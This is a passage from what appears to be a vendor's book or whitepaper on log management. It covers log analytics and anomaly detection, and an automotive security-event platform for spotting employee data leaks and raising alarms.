Figure 18-47 SRE Golden Metrics System

### 3.Data Analysis and Visualization

For major systems mainly focused on news content editing, hundreds of millions of log entries are generated daily, which are extremely difficult to analyze and count manually. The complexity and difficulty of operation and maintenance continue to increase.

Construct a log big data analysis system, sort out and summarize risk observation indicators, such as error volume, error trend, error details, etc., which can be configured and saved at one time through the platform's dashboard function, and viewed at any time. At the same time, the platform provides a wealth of visual statistical charts, which can set statistical conditions and sending rules, and automatically complete daily and weekly reports on time. Real-time risk warning to detect and handle problems and hidden dangers early, and enhance automation and intelligence capabilities.




Figure 18-48 Analysis Visualization

#### 4.Intelligent Operation and Maintenance

The traditional fixed threshold setting depends on human experience and may deviate significantly from the actual situation. Once set unreasonably, there will be a large number of missed and false alarms (such as application request volume, request time consumption, SQL query time consumption, load balancing delay, etc. have periodic indicators, and the current method is difficult to consider situations such as working hours, the beginning and end of the month, which can easily lead to false alarms during busy business hours and missed



alarms during idle business hours). The system provides various algorithms such as VAE, IsolationAverage, MovingAverage, CAVE, and KDE, which effectively adapt to periodic, discrete, and sudden periodic change indicators. It automatically selects the best machine learning algorithm for each type of business indicator without human intervention, automatically identifies abnormal indicators, and makes operation and maintenance more intelligent.




Figure 18-49 Anomaly Detection

### 18.9.4 Overall Benefits

- (1) Establish a centralized log archiving platform to achieve centralized management of full-volume system logs, business logs, and important system application logs, meeting regulatory requirements for log auditing.
- (2) Based on log monitoring and alarms, quick log retrieval and positioning can effectively improve fault troubleshooting and analysis efficiency, proactively prevent operation and maintenance failures, enhance automated operation and maintenance capabilities, and strengthen monitoring and emergency response capabilities.
- (3) Utilize algorithms and tools to achieve operation and maintenance intelligence and automation, improve operation and maintenance capabilities, build an operation and maintenance system, and construct operation and maintenance health-related indicators.



(4) Achieve collection, processing, and scheduling of various heterogeneous data, helping users establish an indicator standardization system. Different types of data, after being connected to the data factory, will be converted into standardized field names, helping users achieve unified standardization management of heterogeneous data indicators.

(5) By building an intelligent algorithm service, establish multiple intelligent operation and maintenance algorithms such as indicator anomaly detection, multi-dimensional indicator positioning, call chain root cause positioning, log anomaly detection, abnormal machine positioning, and batch timeout anomaly detection to foresee potential production hidden dangers in advance and improve the ability to quickly locate production faults.

(6) Utilize data analysis and machine learning technology, assist in operation and maintenance data-based operational analysis through intelligent means, improve customer experience, and achieve intelligent operation.

## 18.10 Automotive Industry Solution

### 18.10.1 Industry Background

With the global industrial landscape changing, the automotive industry is moving towards a new industrial model with smart manufacturing as the main direction and deep integration of industrialization and informatization. How to use Internet thinking to promote "Made in China 2025" has attracted close attention. In the wave of industrial informatization, the automotive industry has entered a new era of digital transformation.

5G, the Internet of Vehicles, and the digital transformation of enterprises have promoted rapid development of automotive information technology. At the same time, the construction of information systems is becoming increasingly massive. There are weak links in enterprises in terms of compliance, data security, security event management, and automated operation and maintenance.

From the 2020 IBM Data Breach Costs Report, enterprises need to prevent attacks externally and prevent leaks internally. Among them, internal data leaks are particularly severe. In the process of research and development, production, and manufacturing of automobiles, blueprint planning, drawings, automated operations, supply chain information, contracts, and customer information are all important assets of the enterprise. Although enterprises have made multi-level protections, there are always people who take risks. In enterprises with tens of thousands of people, finding abnormal behavior poses a huge challenge to security operation personnel. This is the internal worry.




Figure 18-50 Data Breach Costs Report

In March 2018, hackers invaded Tesla for mining. In April, Dutch researchers invaded Volkswagen and Audi via WIFI. In July of the same year, the Canadian automotive supplier Level One, due to using rsync to transfer data from the host factory without encryption and without access control, its management vulnerability was exploited by hackers, leading to the leakage of core data from hundreds of automotive companies. This is the external threat.

Therefore, enterprises hope to use advanced and flexible means to reduce the risk of data leakage and reduce manual intervention to improve the automated response capability of the security room.

### 18.10.2 Current Industry Challenges

- (1) Automotive companies not only need to meet domestic requirements such as the Cybersecurity Law, level protection, and Data Security Law, but also need to meet foreign requirements such as the GDPR or Federal Data Protection Act if their products are exported.
- (2) Independent security product functions have limitations and are based on fixed rules, with

weak analysis capabilities.

(3) User information and behavioral information data are scattered. There are problems with internal security data interconnection.

(4) Enterprise equipment volume is large, with tens of TB of data generated daily. Inspection, audit, security event management, and response are all manually involved, with a low level of automation.

(5) There is insufficient protection for sensitive data. Deliberate and unintentional external behaviors are difficult to detect. There is no comprehensive analysis and judgment basis.

(6) Security rules are rigid and easy to bypass. Enterprises lack dynamic analysis means for security posture. Moreover, security event traceback is difficult.

(7) A large number of alarms are generated every day, with a high false alarm rate, and there is no effective means to improve the quality of alarms.

(8) Enterprises find it difficult to build a security operation and management center on their own.

### **18.10.3 Overall Construction Ideas**

The overall construction process of the Intelligent Security Event Management Platform (SIME) is divided into four stages to improve the enterprise's security event management capabilities, automation, and the ability to detect threat events such as user abnormal behavior.

The first stage: Set overall goals, the four no principles, as shown in the figure:



Figure 18-51 Overall Goals

The second stage: Data integration and governance, integrate scattered data such as employee basic information data, permissions, security devices, assets, vulnerabilities, middleware, and host databases, and unify access and management. Data standardization and data association are carried out as needed.




Figure 18-52 Multidimensional Data Governance




Figure 18-53 Comprehensive Permission Management

In the past, employee information of enterprises was scattered in different devices, and there were even ways of manually managing data with Excel. It was difficult to detect changes in employee permissions or unauthorized behavior. After data governance through the platform, security personnel can quickly find out which employees have changed, have permission changes, or have abnormal behavior. It precisely answers the soul questions of security personnel about abnormal behavior. Its effect is shown in the figure:




Figure 18-54 Personnel or Permission Change One-Click Query

The third stage: Use the low-code modeling features to achieve employee abnormal behavior analysis. Make up for the shortcomings in analysis of network behavior management and data leakage prevention products.

### 1.Employee turnover tendency analysis:

Before applying the system, it was difficult for enterprises to detect the tendency of core employees to leave, and they were only aware after the fact. After an employee resigns, the enterprise wants to always grasp whether the employee has any out-of-bounds behavior. After the employee leaves, the security department needs to quickly understand all the accounts, permissions, and other information of the employee and has stopped using them.




Figure 18-55 Resignation Analysis

After applying the system, unify the management of user basic information, permissions, DLP, and internet behavior data. Conduct in-depth analysis and comparison of the employee's daily behavior, habits, resource access with historical data or the behavior of employees in the same department. Pay special attention to the audit of copying and sensitive data distribution.

### 3.Critical information cannot be taken away, and strictly audit the illegal distribution situation

In this case, the biggest change in the work mode of the enterprise security personnel is the transformation from the previous manual review of distribution events. In the past, when an

employee distributed sensitive data, it was necessary to file a record, and the distribution without filing needed to be audited. The entire audit process was manually checked, but there were many distribution behaviors every day, resulting in very low audit efficiency.

The low-code SPL modeling method can help security personnel automatically compare data, monitor abnormal time access, large files, sensitive files, and other distribution situations, thereby improving the ability to capture security events and response efficiency. According to and increase the scoring mechanism, make the early warning more accurate. The rules are as follows:

- ① Calculate the number of files sent through the instant communication channel on the same day, as well as the number of people punished in the same department in the recent 30 days, the number of files distributed in the recent 30 days, the average value (the number of files copied in the recent 30 days / the number of people triggered in the same department in the recent 30 days) growth rate ((The number of files copied on the same day - the average number) / 30-day average value \* 100%)
- ② Detect events with a growth rate of 0%.

### 3.Precise alarm for abnormal behavior events

In the past, when security personnel received an alarm prompt, they needed to further confirm on several security devices. Moreover, the alarm information was relatively rough and could not directly explain the cause of the event. The security personnel believe that the ideal alarm should know who the person is? Which department does it belong to? Permissions? Which rule was triggered, and how does the deviation compare with the same department?

The system contains complete user information data and behavior data. Through the arrangement of the alarm function, it can perfectly achieve the precise alarm function required



by the customer, directly reaching the root of the problem. At the same time, the report function can directly generate an analysis report, avoiding the work of secondary sorting. It greatly improves the work efficiency of the security personnel.



Figure 18-56 Alarm Detail Analysis

The fourth stage: The automation of security operation and maintenance, by establishing basic monitoring and inspection indicators. Then, according to the inspection requirements, build analysis conditions and execute them automatically on a regular basis. It is possible to monitor the effects through a unified dashboard, large screen, report, and alarm feedback. At the same time, the SIEM function supports the automatic judgment and linkage automatic blocking of routine security events, greatly improving the automated response capabilities of security operation and maintenance personnel.

## **18.10.4 Overall Project Benefits**

### **1.Level Protection Compliance**

Meet the requirements of level protection and cybersecurity law, meet the requirements of industrial control protection guidelines, and meet the requirements for data desensitization.

### **2.Improve Operation and Maintenance Capabilities**

Cover more detection targets for users, help users quickly determine the causes of faults, provide more convenient tools, assist enterprise users in ensuring business continuity, and reduce the frequency of manual intervention.

### **3.Internal Prevention of Leakage**

The system's analysis capabilities and data integration capabilities can well integrate user information, permissions, and behavior for correlation analysis, effectively preventing unauthorized distribution behaviors.

### **4.External Prevention of Hacking**

Traditional security products are based on fixed rules and cannot adapt to dynamically changing security event analysis. The next generation of security needs to fully reflect confrontation, combining personnel experience and dynamic analysis capabilities to promote enterprise security construction. The system's dynamic modeling analysis is a true capability amplifier.

## 5. Massive Alarm Convergence

For alarm storms, perform alarm compression and convergence, precise alarm positioning, and improve the response capabilities for alarm events.

## 18.11 Summary

Log management is a very important part of the system. It can record all the behaviors produced by the system and express them according to a certain specification. We can adjust the system's behavior based on this information. Complete logs will occupy an extremely important position in system maintenance and must not be overlooked.

Based on logs, the value of data can be fully mined to analyze the work patterns of existing operation and maintenance personnel, construct agile operation and maintenance plans in a tool-based manner, improve the efficiency of daily work, and provide data models for different data demand parties.









Beijing Yottabyte Information Technology Co., Ltd. (LogEase)

Room 2601, Tower 1B, Wangjing SOHO, Chaoyang District, Beijing, China

[contact@yottabyte.cn](mailto:contact@yottabyte.cn)

<https://www.logease.cn/>